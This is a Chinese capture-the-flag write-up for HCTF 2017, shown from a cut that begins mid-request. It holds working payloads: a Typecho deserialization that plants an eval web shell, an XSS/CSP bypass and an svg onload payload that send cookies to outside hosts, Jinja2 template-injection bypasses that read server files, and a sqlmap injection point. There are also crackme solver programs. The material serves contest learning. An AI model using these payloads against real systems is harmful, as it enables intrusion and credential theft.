g7czo2OiJhdXRob3IiO086MTU6IlR5cGVjaG9fUmVxdWVzdCI6Mjp7czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfcGFyYW1zIjthOjE6e3M6MTA6InNj
cmVlbk5hbWUiO3M6MTY6ImV2YWwoJF9QT1NUW2FdKTsiO31zOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9maWx0ZXIiO2E6MTp7aTowO3M6NjoiYXNzZX
J0Ijt9fXM6ODoiY2F0ZWdvcnkiO2E6MTp7aTowO086MTU6IlR5cGVjaG9fUmVxdWVzdCI6Mjp7czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfcGFyYW1z
IjthOjE6e3M6MTA6InNjcmVlbk5hbWUiO3M6MTY6ImV2YWwoJF9QT1NUW2FdKTsiO31zOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9maWx0ZXIiO2E6MT
p7aTowO3M6NjoiYXNzZXJ0Ijt9fX19fXM6MTA6ImRhdGVGb3JtYXQiO047fXM6NjoicHJlZml4IjtzOjg6InR5cGVjaG9fIjt9
Connection: close
Upgrade-Insecure-Requests: 1

a=var_dump(glob('./uploads/*'));
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.10.3 (Ubuntu)
Date: Sun, 12 Nov 2017 15:09:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: __typecho_lang=zh_CN; path=/
Set-Cookie: __typecho_config=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Content-Length: 952

<!DOCTYPE HTML>
<html xmlns="http://www.w3.org/1999/xhtml">
<head lang="zh-CN">
    <meta charset="UTF-8" />
        <title>Typecho 安装程序</title>
    <link rel="stylesheet" type="text/css" href="admin/css/normalize.css" />
    <link rel="stylesheet" type="text/css" href="admin/css/grid.css" />
    <link rel="stylesheet" type="text/css" href="admin/css/style.css" />
</head>
<body>
<div class="typecho-install-patch">
    <h1>Typecho</h1>
    <ol class="path">
        <li><span>1</span>欢迎使用</li>
        <li><span>2</span>初始化配置</li>
        <li><span>3</span>开始安装</li>
        <li class="current"><span>4</span>安装成功</li>
    </ol>
</div>
<div class="container">
    <div class="row">
        <div class="col-mb-12 col-tb-8 col-tb-offset-2">
            <div class="column-14 start-06 typecho-install">
                                                        array(1) {
  [0]=>
  string(29) "./uploads/c0C01414cccc014.php"
}
```

发现在 uploads 目录下有一个 shell 密码是 c 连接上后发现 flag 在 /flag_is_here/flaghctf{WowwoW_U*F1nd_m3*e218ca012}

poker-poker

网站根目录(报错回显):

/home/website/default/

注入点:

http://petgame.2017.hctf.io/login/register.php?bname=e&sex=2&head=6&bc=2&username=time-based&pass=

sqlmap 直接跑出。

A World Restored Again

测了一遍只有用户名能插尖括号，但是 script，on 都被过滤了，另外还有 CSP。

1）XSS Bypass

 网上找到一个<iframe srcdoc="xxx">这样的 payload，xxx 可以实体编码，绕过关键字过滤。

2）CSP Bypass

 网站有一个 jsonp 的 url：http://auth.2017.hctf.io/getmessage.php?callback=Update，这个 Update 可以替换成自定义的内容，所以只要插一个 script，并且 src 为 http://auth.2017.hctf.io/getmessage.php?callback=alert(1)// 这样就行了，然后接收 cookie 的时候用 location 或者 open 绕就行了

3）字符限制 Bypass

 用户名有长度限制，并且打 cookie 的时候长度限制更严，于是各种缩减字符，最终的 payload：

1. <iframe
   srcdoc=s&#99ript/src=//auth.2017.hctf.io/getmessa

ge.php?callback=open(//zzm.fun?c=%2bdocument.cookie)&gt&lt/s&#99ript&gt>

最后打到 cookie 中的 flag：

hctf{mayb3_m0re_way_iz_best_for_ctf}

Repeater

jinja 模板注入，过滤了引号，双下划线，另外也只能用过滤器 “|” 使用自带的函数。搜到一篇文章 https://0day.work/jinja2-template-injection-filter-bypasses/ 讲了 bypass 的基本思路

1）"|"后面不能接字母之类的，可以用"|%09"绕过

2）引号，双下划线 Bypass

用 jinja 的 request 对象从请求参数中获取字符串，比如：

1. secret={{request.args.a}}&a=bbb

用 join 连接字符串引入双下划线，比如

1. secret={{requests|attr((request.args.usc*2,request.args.class,request.args.usc*2)|%09join)}}&class=class&usc=_

3）过滤了"["和"]"的 Bypass

列表 a 的取值用(a).pop(index)，字典 a 的取值用(a.values()).pop(index)

再结合常规的 python 沙盒绕过思路，首先从 request.**class**.**mro**[-1]中取出 object 类，再从 object 类的**subclasses**()[59].__init.func_globals[25].**dict**[12]里找 os 模块。

测试过程中发现 popen 读不到东西，可能是没权限，于是用 os.listdir()列目录，附上 payload：

secret={%set%09i=request|%09attr((request.args.usc*2,request.args.**class**,request.args.usc*2)|%09join)|%09attr((request.args.usc*2,request.args.mro,request.args.usc*2)|%09join)|%09last%09%}{%set%09j=%09(i|%09attr((request.args.usc*2,request.args.subc,request.args.usc*2)|%09join)()).pop(59)|%09attr((request.args.usc*2,request.args.init,request.args.usc*2)|%09join)%}{%set%09k=(j.func_globals.values()).pop(25)|%09attr((request.args.usc*2,request.args.dict,request.args.usc*2)|%09join)%}{{(k.values()).pop(12).listdir(request.args.payload)}}&**class**=**class**&mro=mro&subc=subclasses&usc=_&init=init&line=linecache&dict=dict&payload=/

列了一下发现有个"/h3h3_1s_your_flag/flag"文件，然后从上面取得的 object 类的 **subclasses**()[40]里取 file 对象读文件，payload：

```
secret={%set%09i=request|%09attr((request.args.usc*2,request.args.class,request.args.usc*2)|%09join)|%09attr((request.args.usc*2,request.args.mro,request.args.usc*2)|%09join)|%09last%09%}{%set%09j=%09(i|%09attr((request.args.usc*2,request.args.subc,request.args.usc*2)|%09join)()).pop(40)(request.args.file).read()%}{{j}}&class=class&mro=mro&subc=subclasses&usc=_&file=/h3h3_1s_your_flag/flag
```

读到 flag 为 hctf{bl4ck_l1st*1s_e4sy_t0*bypass_1d81c5a2}

Who are you?

进去有个 steam 的登录，登录完之后有两个功能 information 和 shop，information 可以更新头像和名字，shop 里面有 flag 可以购买，但是钱不够。

然后发现买不存在的商品的时候会报错（http://gogogo.2017.hctf.io/shop/4），泄露出 laravel 的源码：

```
$balance = Info::find(Auth::id())->amount;
if ($balance >= $prize) {
    return view('message', ['message' => $item->note]);
}
```

会取一个 amount 字段然后和物品价格比较。

另外尝试改一个超长的名字，成功引起数据库报错，泄露源码。发现改信息这里会接收所有请求参数并 update：

```
$info = Info::where('id', Auth::id())->update($request->
all());
return redirect()->route('home');
```

于是尝试传进去一个 amount=999，成功购买 flag

hctf{csgo_is_best_fps_game_dA3jf}

Deserted place

有 report bug，有 message，有 csp。

看上去像是一道 xss 题目。

发现用户的编辑结果在 http://desert.2017.hctf.io/edit.php?callback=EditProfile 中是被转义的，但是在访问个人页面的时候会触发 xss，是个 self-xss。

观察 js 代码

```
function UpdateProfile(){
	var username = document.getElementById('user').value;
	var email = document.getElementById('email').value;
	var message = document.getElementById('mess').value;

	window.opener.document.getElementById("email").innerHTML="Email: "+email;
	window.opener.document.getElementById("mess").innerHTML="Message: "+message;

	console.log("Update user profile success...");
	window.close();
}

function EditProfile(){
	document.onkeydown=function(event){
		if (event.keyCode == 13){
			UpdateProfile();
		}
```

```
    }
}

function RandomProfile(){
    setTimeout('UpdateProfile()', 1000);
}
```

发现 RandomProfile 函数会自动触发 UpdateProfile 函数，而 UpdateProfile 函数有一个很诡异的地方就是会通过 opener 来修改父窗口的 email 和 mess 的内容。

```
function random(){
    var newWin = window.open("./edit.php?callback=RandomProfile",'','width=600,height=600');
    var loop = setInterval(function() {
      if(newWin.closed) {
        clearInterval(loop);
        update();
      }
    }, 1000);

};
```

而父窗口中，发现当子窗口退出后会自动触发 update 操作，这个时候才会取得 cstftoken 来进行更新操作。

而
http://desert.2017.hctf.io/edit.php?callback=RandomProfile&user=xxx，这里的 user 是可控的，页面内容就可控。就有机会通过 opener 来修改 admin 的 email 和 message。

初步思路

1.注册一个 xxx 账号

2.修改 xxx 的 message 为 payload

3.通过 report 功能使得 admin 访问某个页面。

4.某个页面打开子窗口为 xxx 的属性页。

5.等待触发 RandomProfile 中的 UpdateProfile，便可修改父窗口。

问题在于我们需要找到一种方法使得父窗口为 admin 的主页，查找资料后发现一种叫做 some 攻击的姿势。

可以在打开子窗口后跳转到 admin 的主页，来实现修改，但是不能触发 update 操作。于是使用 svg 标签的 onload 来触发 xss。

<svg/onload="window.location='http://xxx?a'+document.cookie">

把 xxx 账号的属性修改为如上内容（需要 burp 抓包修改，不然还没触发 update 就跳转走了）

```
<!DOCTYPE html>
<html>
<head>
	<title>test</title>
</head>
<body>
<script type="text/javascript">
	window.open("http://desert.2017.hctf.io/edit.php?callback=RandomProfile&user=xxx",'','width=600,height=600');
	window.location="http://desert.2017.hctf.io/user.php";
</script>
</body>
</html>
```

然后让 admin 访问如上页面就能触发 xss，flag 在 cookie 中

A true man can play a palo one hundred time

这道题的大意是保持一个平衡木的平衡。加入现在一个人正处在平衡木的中点，move=0 就是让人向 x 轴正方向移动，move=1 就是让人向 x 轴负方向移动。我们可以得到每

次移动后我们所在的极坐标。只要控制极坐标的两侧参数 x 和 θ 就可以一直玩下去。玩 100 次以后得到 flag。脚本如下

```
from requests import get
import json

def abs(x):
    if x > 0:
        return x
    else:
        return -x

def o(x):
    if (x >= 0):
        return 1
    return -1

url = "http://ezgame.2017.hctf.io/game?id=Your_Token
&move={direction}"

d = 0
weight = 0.4
msx = 1
mst = 1
```

```
mx = 0.1
mt = 0.15

while True:
        print "Move: ", d
        r = get(url.format(direction=d))
        print r.text
        j = json.loads(r.text)
        x = j['observation'][0]
        sx = j['observation'][1]
        t = j['observation'][2]
        st = j['observation'][3]
        if (not j['status']):
                print "Failed..."
                break
        else:
                # stage 1
                r1 = int(abs(x) > mx)
                r2 = int(abs(sx) > msx)
                r3 = int(abs(t) > mt)
                r4 = int(abs(st) > mst)
                r = 0
```

```
r += -1 * r1 * (abs(x) - mx) * o(x)
r += -1 * r2 * (abs(sx) - msx) * o(sx)
r +=  1 * r3 * (abs(t) - mt) * o(t)
r +=  1 * r4 * (abs(st) - mst) * o(st)

if ( r != 0):
        d = int(r > 0)
        continue

# stage 2
r = 0
r += (st - sx) * weight
r += (t - x) * (1-weight)
d = int(r > 0)
```

Bin

Evr_Q

User check: "M.KATSURAGI"

把 sp 平衡一下就可以把 main 函数 f5，题目逻辑很简单，把读入的 flag 先全部 xor 0x76, 然后把 7-14 15-21 22-28

位分别运算一番。运算是可逆的，但是由于是按字节运算，所以直接爆破也 OK。

```
#include<stdio.h>
unsigned char enc[]={0x1E,0x15,0x02,0x10,0x0D,0x48,0x48,0x6F,0xDD,0xDD,0x48,0x64,0x63,0xD7,0x2E,0x2C,0xFE,0x6A,0x6D,0x2A,0xF2,0x6F,0x9A,0x4D,0x8B,0x4B,0x0A,0x8A,0x4F,0x45,0x17,0x46,0x4F,0x14,0x0B};
char flag[36]={0};
int main(){
    unsigned char t;
    for(int i=0;i<14;i++){
        flag[i]=enc[i]^0x76;
    }
    for(int i=0;i<7;i++){
        for(unsigned char c=0x20;c<0x7f;c++){
           t=c^0x76^0xad;
           t=(((2*t)&0xaa) | ((t&0xaa)>>1));
           if(t==enc[7+i]){
                flag[7+i]=c;
                break;
           }
        }
        for(unsigned char c=0x20;c<0x7f;c++){
            t=c^0x76^0xbe;
            t=4*t&0xcc | ((t&0xcc)>>2);
            if(t==enc[14+i]){
                flag[14+i]=c;
                break;
            }
        }
        for(unsigned char c=0x20;c<0x7f;c++){
            t=c^0x76^0xef;
            t=16*t&0xf0 | ((t&0xf0)>>4);
            if(t==enc[21+i]){
                flag[21+i]=c;
                break;
            }
        }

    }
    for(int i=28;i<35;i++){
        flag[i]=enc[i]^0x76;
    }
     puts(flag);
}
```

ez_crackme

一个解释器的逆向,解释器的代码难度并不大,基本上都是一些简单操作的堆砌,唯一一个可能需要识别一点的就是操作码为 0x22 的指令,是一个循环右移,其他都是很简单的操作,主要需要注意两个点:

- 类型,有的操作是 char,有的操作是 int,所以存在符号扩展的问题,最开始写逻辑的时候由于用了 py,这个问题上折腾花了一些时间,其实直接用 c 就简单的多了.
- 指针,由于每一个操作对应一个函数,传进来的时候又是一会是值一会是指针,特别是赋值的地方,一会是值一会直接赋值,一会赋值的是指针对应的值,需要十分小心才不会出错

直接看操作码看不出所以然,写成伪代码又怕错,就干脆直接把整个逻辑写成了一个 C 程序,这也是最开始想到万一可以自己复现一下,再用 angr 跑..整个程序直接用 angr 跑是失败的.通过把源码直接写成 C,为了避免出错我还直接用原来的程序跑了一遍对比了一下,这里出错应该 debug 比较难搞.

于是复现之后的 C 程序长这样：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
unsigned int algo_shr(int val1, int val2) {
    // algo-shift right, val1 >>> val2
    int v8 = val2 % 32;
    int v2 = 32 - val2 % 32;
    int left_zeroed = 1 << v2;
    if ( v2 & 0x20 )
        left_zeroed = 0;
    int v4 = (val1 >> val2 % 32) & (left_zeroed - 1);
    int v5 = 1 << v8;
    if ( v8 & 0x20 )
        v5 = 0;
    int v6 = ((v5 - 1) & val1) << (32 - v8);
    if ( (32 - (char)v8) & 0x20 )
        v6 = 0;
    return v4 + v6;
}
int main() {
    // init
    int internal_mem[14];
    int *flag_mem_ptr;
    flag_mem_ptr = &internal_mem[11];
    int *v48;
    int *regs[14];
    int op1, op2;
    int needs_jump = 0, jump_save;
    for (int i = 0;i < 14; i++) {
        internal_mem[i] = 0;
    }
    internal_mem[11] = (int) malloc(0x100);
    scanf("%s", internal_mem[11]);
    v48 = &internal_mem[12];
    char mem[0x400];
    char arr[32];
    arr[0] = 0xF7u;
    arr[1] = 0xC;
    arr[2] = 0x3B;
    arr[3] = 0x81u;
    arr[4] = 8;
    arr[5] = 73;
    arr[6] = -122;
    arr[7] = 13;
    arr[8] = 79;
    arr[9] = 5;
    arr[10] = -117;
    arr[11] = 32;
```

```
arr[12] = -128;
arr[13] = -119;
arr[14] = -35;
arr[15] = 69;
arr[16] = -36;
arr[17] = 12;
arr[18] = 43;
arr[19] = 43;
arr[20] = 121;
arr[21] = 96;
arr[22] = 45;
arr[23] = -97;
arr[24] = 101;
arr[25] = 125;
arr[26] = -62;
arr[27] = -39;
arr[28] = 75;
arr[29] = 120;
arr[30] = 39;
arr[31] = 76;
internal_mem[10] = mem; // 像是栈指针
memset(mem, 0, 0x400);
internal_mem[12] = arr; // 应该是用来比较的
```

```
internal_mem[13] = 0xefbeadde; // 不知道什么鬼

regs[0] = internal_mem;
regs[1] = &internal_mem[6];
regs[2] = &internal_mem[7];
regs[3] = &internal_mem[1];
regs[4] = &internal_mem[2];
regs[5] = &internal_mem[10];
regs[6] = &internal_mem[8];
regs[7] = &internal_mem[9];
regs[8] = &internal_mem[3];
regs[9] = &internal_mem[4];
regs[10] = &internal_mem[5];
regs[11] = &internal_mem[11];
regs[12] = &internal_mem[12];
regs[13] = &internal_mem[13];


// logic go:
// 05 01 0b, lastbit 1, case 4, op1 = 1, op2 = 0xb

//*regs[1] = *regs[0xb];
internal_mem[6] = internal_mem[11]; // addr of flag
```

```
    // 13 03 03, lastbit 1, case 0x12, op1 = 3, op2 = 3
    //*regs[3] ^= *regs[3];
    internal_mem[1] ^= internal_mem[1];

    // 13 0 0, lastbit 1, case 0x12, op1 = 0, op2 = 0
    //*regs[0] ^= *regs[0];
    internal_mem[0] ^= internal_mem[0];

    // 13 04 04
    //*regs[4] ^= *regs[4];
    internal_mem[4] ^= internal_mem[4];

    // 28, check jump, jump here!
jump_1:
    // 0c 00 33
    //*regs[0] += 0x33;
    internal_mem[0] += 0x33;

    // 14 00 20
    //*regs[0] %= 0x20;
    internal_mem[0] %= 0x20;
    // 05 09 01
    //*regs[0x9] = *regs[0x1];
    internal_mem[4] = internal_mem[6]; // addr of flag

    // 11 09 00
    //*regs[0x9] += *regs[0x0];
    internal_mem[4] += internal_mem[0]; // += 0x13

    // 0b 0a 09
    //*regs[10] = *(char*)*regs[0x9];
    internal_mem[5] = (char)*((char*)internal_mem[4]); //
(char*)*(flag+0x13), char at flag+0x13

    // 01 04 0a
    // *regs[0x4] = (char)*regs[10];
    internal_mem[2] = (char)internal_mem[5];

    // 1b 05 04
    // **regs[0x5] = *regs[0x4];
    // *regs[0x5] += 4;
    // flag + 0x13 = 0
    *(char*)internal_mem[10] = (char)internal_mem[2]; //
0
```

```
internal_mem[10] += 4;

// 0c 03 01
// *regs[3] += 1
internal_mem[1] += 1;

// 24 03 20
// *regs[3] < 0x20
// length should be less than 0x20!
internal_mem[8] = internal_mem[1] < 0x20;

// 28 judge jump
if (internal_mem[8]) {
    goto jump_1;
}

// 13 00 00
// *regs[0] ^= *regs[0];
internal_mem[0] ^= internal_mem[0];



// 07 08 05
// *regs[8] = *regs[5]
```

```
internal_mem[3] = internal_mem[10];

// 0e 08 e0
// *regs[8] += 4 * 0xe0
internal_mem[3] += (char)(4 * 0xe0);

// 07 02 08
// *regs[2] = *regs[8]
internal_mem[7] = internal_mem[3];

// 09 0a 02
// *regs[0xa] = **regs[2];
internal_mem[5] = *(int*)internal_mem[7];

// 01 00 0a
// *regs[0] = *regs[10];
internal_mem[0] = (char)internal_mem[5];

// 18 00 e0
// *regs[0] = *regs[0] & 0xe0;
internal_mem[0] = (char) (internal_mem[0] & 0xe0);

// 1e 00 05
```

```
    // *regs[0] >>= 5;
    // *regs[0] = (char) (regs[0] & 0xff);
    internal_mem[0] >>= 5;
    internal_mem[0] = (char)(internal_mem[0] & 0xff);

    // 01 04 00
    // *regs[4] = *regs[0];
    internal_mem[2] = internal_mem[0];

    // 13 03 03
    internal_mem[1] ^= internal_mem[1];

    // 28 jump check!
jump_2:
    // 09 0a 02
    // *regs[10] = **(int*)(*regs[2]));
    internal_mem[5] = *(int*)internal_mem[7];

    // 01 00 0a
    internal_mem[0] = (char)internal_mem[5];

    // 18 00 1f
    internal_mem[0] = (char) (internal_mem[0] & 0x1f);
```

```
// 20 00 03
// *regs[0] <<= 3;
// *regs[0] = (char)(*regs[0] & 0xff);
internal_mem[0] <<= 3;
internal_mem[0] = (char)(internal_mem[0] & 0xff);

// 1b 05 00
// *regs[5] = (char)*regs[0];
// *regs[5] += 4;
*(int*)internal_mem[10] = (char)internal_mem[0];
internal_mem[10] += 4;

// 07 08 05
// *regs[8] = *regs[5];
internal_mem[3] = internal_mem[10];

// 0e 08 e0
// *regs[8] += 4 * 0xe0;
internal_mem[3] += (char)(4 * 0xe0);

// 07 02 08
// *regs[2] = *regs[8]
```

```
 internal_mem[7] = internal_mem[3];

 // 09 0a 02
 // *regs[10] = *(int*)*regs[2];
 internal_mem[5] = *(int*)internal_mem[7];

 // 01 00 0a
 // *regs[0] = (char)*regs[10]
 internal_mem[0] = (char) internal_mem[5];

 // 18 00 e0
 internal_mem[0] = (char) (internal_mem[0] & 0xe0);

 // 1e 00 05
 internal_mem[0] >>= 5;
 internal_mem[0] = (char)(internal_mem[0] & 0xff);

 // 1d 05 0a
 // *regs[5] -= 4;
 // *regs[10] = (char)(*(int*)*regs[5]);
internal_mem[10] -= 4;
internal_mem[5] = (char)(*(int*)internal_mem[10]);
```

```
// 0d 0a 00
// *regs[10] += *regs[0];
internal_mem[5] += internal_mem[0];

// 1b 05 0a
// *regs[5] = (char)*regs[10];
// *regs[5] += 4;
*(int*)internal_mem[10] = (char)internal_mem[5];
internal_mem[10] += 4;

// 0c 03 01
// *regs[3] += 1;
internal_mem[1] += 1;

// 24 03 1f
 //internal_mem[8] = *regs[3] < 0x1f;
 internal_mem[8] = internal_mem[1] < 0x1f;

 // 0x28
 if (internal_mem[8]) {
     goto jump_2;
 }
```

```
// 09 0a 02
internal_mem[5] = *(int*)internal_mem[7];

// 01 00 0a
internal_mem[0] = (char) internal_mem[5];

// 18 00 1f
internal_mem[0] = (char) (internal_mem[0] & 0x1f);

// 20 00 03
// *regs[0] <<= 3;
// *regs[0] = (char)(*regs[0] & 0xff);
internal_mem[0] <<= 3;
internal_mem[0] = (char)(internal_mem[0] & 0xff);

// 0d 00 04
// *regs[0] += *regs[4];
internal_mem[0] += internal_mem[2];

// 1b 05 00
*(int*)internal_mem[10] = (char)internal_mem[0];
internal_mem[10] += 4;
```

```
    // 13 03 03, lastbit 1, case 0x12, op1 = 3, op2 = 3
    //*regs[3] ^= *regs[3];
    internal_mem[1] ^= internal_mem[1];

    // 03 04 0d
    // *regs[4] = *regs[13]
    internal_mem[2] = internal_mem[13];

    // 28
jump_3:
    // 07 08 05
    // *regs[8] = *regs[5]
    internal_mem[3] = internal_mem[10];

    // 0e 08 e0
    // *regs[8] += 4 * 0xe0
    internal_mem[3] += (char)(4 * 0xe0);

    // 07 02 08
    // *regs[2] = *regs[8]
    internal_mem[7] = internal_mem[3];

    // 09 0a 02
    // *regs[0xa] = **regs[2];
    internal_mem[5] = *(int*)internal_mem[7];

    // 01 00 0a
    // *regs[0] = *regs[10];
    internal_mem[0] = (char)internal_mem[5];

    // 1b 05 00
    // *regs[5] = (char)*regs[0];
    // *regs[5] += 4;
    *(int*)internal_mem[10] = (char)internal_mem[0];
    internal_mem[10] += 4;

    // 01 00 04
    // *regs[0] = (char)*regs[4];
    internal_mem[0] = (char) internal_mem[2];

    // 0d 00 03
    // *regs[0] += *regs[3];
    internal_mem[0] += internal_mem[1];

    // 1d 05 0a
    // *regs[5] -= 4;
    // *regs[10] = (char)(*(int*)*regs[5]);
    internal_mem[10] -= 4;
    internal_mem[5] = (char)(*(int*)internal_mem[10]);

    // 13 0a 00
    // *regs[10] ^= *regs[0]
    internal_mem[5] ^= internal_mem[0];

    // 1b 05 0a
    // *regs[5] = (char)*regs[10];
    // *regs[5] += 4;
    *(int*)internal_mem[10] = (char)internal_mem[5];
    internal_mem[10] += 4;

    // 22 04 08
    // *regs[4] = algo_shr(*regs[4], 8)
    internal_mem[2] = algo_shr(internal_mem[2], 8) ;

    // 0c 03 01
    // *regs[3] += 1
    internal_mem[1] += 1;

    // 24 03 20
```

```
    // *regs[3] < 0x20
    internal_mem[8] = internal_mem[1] < 0x20;

    if (internal_mem[8]) {
        goto jump_3;
    }

    // 13 03 03, lastbit 1, case 0x12, op1 = 3, op2 = 3
    //*regs[3] ^= *regs[3];
    internal_mem[1] ^= internal_mem[1];

    // 13 04 04
    //*regs[4] ^= *regs[4];
    internal_mem[2] ^= internal_mem[2];

    // 05 01 0c
    // *regs[1] = *regs[12];
    internal_mem[6] = internal_mem[12];

    // 28 jump checkpoint
jump_4:
    // 05 09 01
    //*regs[0x9] = *regs[0x1];
    internal_mem[4] = internal_mem[6];

    // 11 09 03
    // *regs[9] += *regs[3]
    internal_mem[4] += internal_mem[1];

    // 0b 0a 09
    //*regs[10] = *(char*)*regs[0x9];
    internal_mem[5] = (char)*((char*)internal_mem[4]); //
(char*)*(flag+0x13), char at flag+0x13

    // 01 00 0a
    // *regs[0] = *regs[10];
    internal_mem[0] = (char)internal_mem[5];

    // 1b 05 00
    // *regs[5] = (char)*regs[0];
    // *regs[5] += 4;
    *(int*)internal_mem[10] = (char)internal_mem[0];
    internal_mem[10] += 4;

    // 07 08 05
    // *regs[8] = *regs[5]
    internal_mem[3] = internal_mem[10];

    // 0e 08 df
    // *regs[8] += 4 * 0xdf
    //internal_mem[3] = internal_mem[3] + (char)(4 * 0xd
f);

    internal_mem[3] = internal_mem[3] - 0x84;

    // 09 0a 08
    // *regs[0xa] = **regs[8];
    internal_mem[5] = *(int*)internal_mem[3];

    // 1d 05 00
    // *regs[5] -= 4;
    // *regs[0] = (*((int*)*regs[5]));
    internal_mem[10] -= 4;
    internal_mem[0] = (*(int*)internal_mem[10]);

    // 1b 05 00
    // *regs[5] = (char)*regs[0];
    // *regs[5] += 4;
    *(int*)internal_mem[10] = (char)internal_mem[0];
    internal_mem[10] += 4;

    // 27 00 0a
    // internal_mem[9] = *regs[0] != *regs[10]
    internal_mem[9] = internal_mem[0] != internal_mem[
5];

    // 17 04 07
    // *regs[4] = (char) (*regs[4] | *regs[7])
    internal_mem[2] = (char)(internal_mem[2] | internal_
mem[9]);

    // 0c 03 01
    // *regs[3] += 1
    internal_mem[1] += 1;

    // 24 03 20
    // *regs[3] < 0x20
    // length should be less than 0x20!
    internal_mem[8] = internal_mem[1] < 0x20;

    // 28
    if (internal_mem[8]) {
        goto jump_4;
    }

    // 0x2a
    if (internal_mem[2]) {
        printf("failed");
    } else {
        printf("success!");
    }

    return 0;
}
```

后面的逻辑静态我比较懒得看,于是直接编译我自己的代码,然后带源码动态调试走了一遍,还算是比较友好. 翻译之后如下：(忽略中间的 debug 输出)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int logic_right(int op1ptr, int op2) {
   int v2; // ecx
  signed int left_zeroed; // eax
  int v4; // ebx
  signed int v5; // eax
  int v6; // eax
  int v8; // [esp+18h] [ebp-20h]
  v8 = op2 % 32;
  v2 = 32 - op2 % 32;
  left_zeroed = 1 << v2;
  if ( v2 & 0x20 )
    left_zeroed = 0;
  v4 = (op1ptr >> op2 % 32) & (left_zeroed - 1);
  v5 = 1 << v8;
  if ( v8 & 0x20 )
    v5 = 0;
  v6 = ((v5 - 1) & op1ptr) << (32 - v8);
  if ( (32 - (char)v8) & 0x20 )
    v6 = 0;
  return v4 + v6;
}

int main() {
    char arr[0x40];
arr[0] = 0xF7;
arr[1] = 0xC;
```

```
arr[2] = 0x3B;
arr[3] = 0x81;
arr[4] = 8;
arr[5] = 73;
arr[6] = -122;
arr[7] = 13;
arr[8] = 79;
arr[9] = 5;
arr[10] = -117;
arr[11] = 32;
arr[12] = -128;
arr[13] = -119;
arr[14] = -35;
arr[15] = 69;
arr[16] = -36;
arr[17] = 12;
arr[18] = 43;
arr[19] = 43;
arr[20] = 121;
arr[21] = 96;
arr[22] = 45;
arr[23] = -97;
arr[24] = 101;
```

```
arr[25] = 125;
arr[26] = -62;
arr[27] = -39;
arr[28] = 75;
arr[29] = 120;
arr[30] = 39;
arr[31] = 76;

    char flag[0x100];
    scanf("%s", flag);

    char step1_res[0x100];
    int j = 0;
    for (int i = 0;i < 0x20;i ++) {
        j = (j + 0x33) % 0x20;
        step1_res[i] = flag[j];
        printf("%d -- %c\n", j, step1_res[i]);
    }

    puts("\nstep2");

    char step2_res[0x200];
    for (int i = 0;i < 0x1f; i++) {
        char temp2 = ((step1_res[i] & 0x1f) << 3) & 0xff;
        char temp1 = (((step1_res[i + 1] & 0xe0) >> 5) & 0
xff);
        step2_res[i] = temp1 + temp2;
        printf("step2 %x + %x = %x\n", temp2, temp1, step
2_res[i]);
    }
    puts("\nstep3");

    char step3_res[0x100];

    char check_step1 = ((step1_res[0] & 0xe0) >> 5) & 0x
ff;

    char temp = ((step1_res[0x1f] & 0x1f) << 3) & 0xff;

    step3_res[0] = temp + check_step1;
    printf("0 %x %x %x\n", step3_res[0], temp, check_step
1);

    step2_res[0x1f] = step3_res[0];
    int deadbeef = 0xefbeadde;
    for (int i = 0;i < 0x20;i ++) {
        char temp1 = deadbeef & 0xff;
        deadbeef = logic_right(deadbeef, 8);
        temp = temp1 + i;
        char temp2 = step2_res[i] ^ temp;
        printf("%x xor %x %x\n", step2_res[i], temp, temp2)
;
        step3_res[i + 1] = temp2;
        printf("%x \n", step3_res[i + 1]);
    }

    for (int i = 0;i < 0x20; i++) {
        if (step3_res[i + 1] != arr[i]) {
            printf("failed %x shouldbe %x\n", step3_res[i + 1
], arr[i]);
            exit(0);
        }
    }
    printf("success");

    return 0;
}
```

注意这里的 step2 的地方,step2_res 的最后一个字节来源是 step1 的最后一个字节和第一个字节(或者应该叫第 0 个?)计算得来的,我最开始看掉了这个地方,导致解出来的 flag 和最终结果差 2 个字节,一个字节是第一个,可以猜出来,后面一个猜不出来 - -

有了这个逻辑,解就变得简单了,每一步都是可以爆破的. 第三步的计算通过 arr 可以直接异或回去得到 step2, 然后 step2 的结果相当于需要找一个序列满足一个特定的要求.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char arr[0x30];
char step1_res[0x30];
char step2_res[0x30];
char flag[0x30];
int found = 0;

int logic_right(int op1ptr, int op2) {
   int v2; // ecx
  signed int left_zeroed; // eax
  int v4; // ebx
  signed int v5; // eax
  int v6; // eax
  int v8; // [esp+18h] [ebp-20h]
  v8 = op2 % 32;
  v2 = 32 - op2 % 32;
  left_zeroed = 1 << v2;
  if ( v2 & 0x20 )
    left_zeroed = 0;
  v4 = (op1ptr >> op2 % 32) & (left_zeroed - 1);
  v5 = 1 << v8;
  if ( v8 & 0x20 )
    v5 = 0;
  v6 = ((v5 - 1) & op1ptr) << (32 - v8);
  if ( (32 - (char)v8) & 0x20 )
    v6 = 0;
  return v4 + v6;
}

int dfs(int now, char current) {
    for (int i = 10;i < 256; i++) {
        char temp;
        temp = ((i & 0xe0) >> 5) & 0xff;
        if (temp + current == step2_res[now - 1]) {
                //printf("found %x + %x = %x now %d i
%d\n", current, temp, step2_res[now], now, i);
            //printf("next target %x with %x\n", step2_res[no
w + 1], (char)((i & 0x1f) << 3) % 0xff);
            if (now == 0x20) {
                char now1 = ((step1_res[0] & 0xe0) >> 5) & 0
xff;
                char now2 = ((i & 0x1f) << 3) & 0xff;
                //printf("now %x %x %x != %x\n", now1, now2
, now1+now2, step2_res[0x1f]);
                if (now1 + now2 == step2_res[0x1f]) {
                    printf("step1 res %x %c\n", i, i);
                    step1_res[0x1f] = i;
                    return 1;
                }
            }
            int res = dfs(now + 1, (char)(((i & 0x1f) << 3) & 0
xff));
            if (res) {
                step1_res[now] = i;
                return 1;
            }
            if (found) {
                return 1;
            }
        }
    }

    return 0;
}
int main() {
arr[0] = 0xF7;
arr[1] = 0xC;
arr[2] = 0x3B;
arr[3] = 0x81;
arr[4] = 8;
arr[5] = 73;
